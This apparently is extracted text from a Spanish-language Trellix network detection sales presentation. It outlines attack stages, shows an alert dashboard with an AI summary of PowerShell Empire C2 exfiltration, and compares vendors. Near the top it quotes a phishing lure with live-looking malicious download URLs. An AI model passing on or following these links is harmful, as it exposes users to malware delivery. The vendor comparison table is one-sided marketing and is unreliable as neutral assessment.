
please Click below Link to Win

https://bigfile.mail.naver.com/download?fid=1PK1ax8X14dmk3YwFIY1aAK/HqUmKotwKAgZKA29KoU9HquXKqgdFqKwaxvjaxiSpoUrFxiSKAtwMotwKoUXpxbZKzUqj
http://haleassetss.com:5000/m

Regards
Winning
```


Anatomía de un ataque

Comunicación maliciosa con el servidor




Anatomía de un ataque

Descarga de DLL maliciosa




Anatomía de un ataque

Movimiento lateral




Anatomía de un ataque

Descarga de DLL para la escalada de privilegios




Anatomía de un ataque

Comenzando a extenderse lateralmente para mantener la presencia



Anatomía de un ataque

Ejecución remota



Anatomía de un ataque

Exfiltración de datos

The dashboard displays 92,79k Alerts. A legend indicates severity levels: CRITICAL (400), MAJOR (64000), MINOR (27872), and EDC (19). A bar chart shows alert counts over time from 09/12 to 09/19.

Alert Category: T1041 / Exfiltration Over C2 Channel

Severity	Alert Created	Alert Name	Source IP
HIGH	11/10/2024 08:25:04 PM	smartvision-event Affected Assets: 5	192.168.1.1
HIGH	11/10/2024 08:25:03 PM	smartvision-event Affected Assets: 5	192.168.1.1
HIGH	11/10/2024 08:25:03 PM	smartvision-event Affected Assets: 5	192.168.1.1
HIGH	10/10/2024 04:59:36 PM	smartvision-event Affected Assets: 5	192.168.1.1
HIGH	03/10/2024 11:59:36 AM	smartvision-event Affected Assets: 5	192.168.1.1

Rows: 50 100 500 1000

Severity Level
HIGH

Wise (beta)
*Generated by AI, verify for accuracy

Evidence

Summarize this alert | Top affected entities | MITRE findings | Remediation steps | Knowledge graph

Sequence diagram | Know more

Summarize this alert

Summary:
The alert indicates suspicious PowerShell Empire traffic detected, which is associated with the MITRE ATT&CK technique T1041 - Exfiltration Over C2 Channel. The most important event is the POST request to the /login/process.php endpoint, which could be an attempt to exfiltrate data over a command and control (C2) channel. The investigation should start by analyzing the network traffic and identifying the source host (192.168.56.115) and the destination host (192.168.56.104). The suspicious events include the GET requests to /news.php and /admin/get.php, which could be part of the C2 communication. The alert was first detected on the 192.168.56.115 host.

Key Points:

- The most suspicious process names are the ones associated with the PowerShell Empire traffic, such as the GET and POST requests to the /news.php, /admin/get.php, and /login/process.php endpoints.
- The events are related as they all appear to be part of the same C2 communication, with the POST request to /login/process.php being the most critical event.
- The suspicious and potentially misinterpreted benign actions implied by the events include the use of PowerShell Empire, which is a known malware framework, and the attempt to exfiltrate data over a C2 channel.
- The alert was first detected on the 192.168.56.115 host, which should be the primary focus of the investigation.
- The MITRE ATT&CK technique T1041 - Exfiltration Over C2 Channel is the most relevant mapping for this alert, as the events indicate an attempt to exfiltrate data over a C2 channel.

Alert Details

Tactic name: **exfiltration**
Technique: **Exfiltration Over C2 Channel**



DEMO

Trellix

Trellix

Análisis competitivo de NDR

Detección de amenazas
desconocidas y emergentes



Panorama competitivo

	Trellix	corelight	DARKTRACE	ExtraHop	VECTRA	
Threat Detection	IDPS Signatures	Yes	Open Source	No	Optional	Vectra Match
	Threat Intelligence Integration	Yes	No	Yes	Yes	Yes
	Dynamic Analysis Sandbox	Yes	No	No	No	No
	Anomaly Detection – Machine Learning	Yes	Cloud	OnPrem / Cloud	Cloud	Cloud
	Anomaly Detection – Behavioural	Yes	Cloud	Yes	Cloud	Cloud
	Encrypted Traffic Analysis	Yes	Yes	Yes	Yes	Yes
Visibility	IT Asset Discovery	Yes	Yes	Yes	Yes	Limited
	IOT / OT Asset Discovery	Roadmap	Yes	Yes	Yes	No
	SSL Traffic Decryption	Yes	No	No	Yes	No
Investigation	L7 Meta Data	Yes	Yes	Yes	Medium	Vectra Recall
	Netflow Records	Yes	Yes	Yes	Optional	Yes
	Risk Profiling	Yes	Yes	Yes	Medium	Yes
	Guided Investigation Workflow	Yes	Splunk	Medium	Yes	Yes
	GenAI Alert Summarisation	Yes	Yes	Yes	Yes	Yes
	MITRE ATT&CK Mapping	Yes	Yes	Yes	Yes	Vectra Recall
Hunting	Session Reconstruction	Yes	No	No	Yes	Vectra Recall
	Selective-packet capture and reconstruction	Yes	No	Yes	Yes	No
	Full-packet capture and reconstruction	Roadmap	3rd Party Tool	No	Yes	No

Panorama competitivo

	Trellix	corelight	DARKTRACE	ExtraHop	VECTRA
Containment & Remediation	In-line inspection	Yes	No	No	No
	Passive inspection	Yes	Yes	Yes	Yes
	Real-time Blocking	Yes	Yes	Yes	Yes
	SOC Tool Integration	Yes	No	No	No
	Endpoint Integration	Yes	Yes	Yes	Yes
Deployment	On-prem, Cloud	Yes	Falcon	Yes	Yes
	Physical, Virtual	Yes	Falcon	Yes	Yes
	Security Expertise	Yes	Yes	Yes	Yes
	Professional Services	Yes	Yes	Yes	Yes
Support		Yes	Relies on open source	Weak	Yes
		Yes	3rd Party	No	Yes

Trellix

NDR Packages



Paquetes NDR

Essential

Investigate



- Módulo NDR
- Consola NDR
- Sensor NDR (con licencia para 1, 3, 5, 10, 20, 40 o 60 Gbps)
- Detección de amenazas
- Acciones de respuesta nativas
- Detecciones de anomalías de ML/AI
- Integraciones de redes de

Advanced

Forensics



- NDR Esencial
- Análisis forense de redes: retención de 90 días
- Paquete Premium Trellix Wise



Trellix



Trellix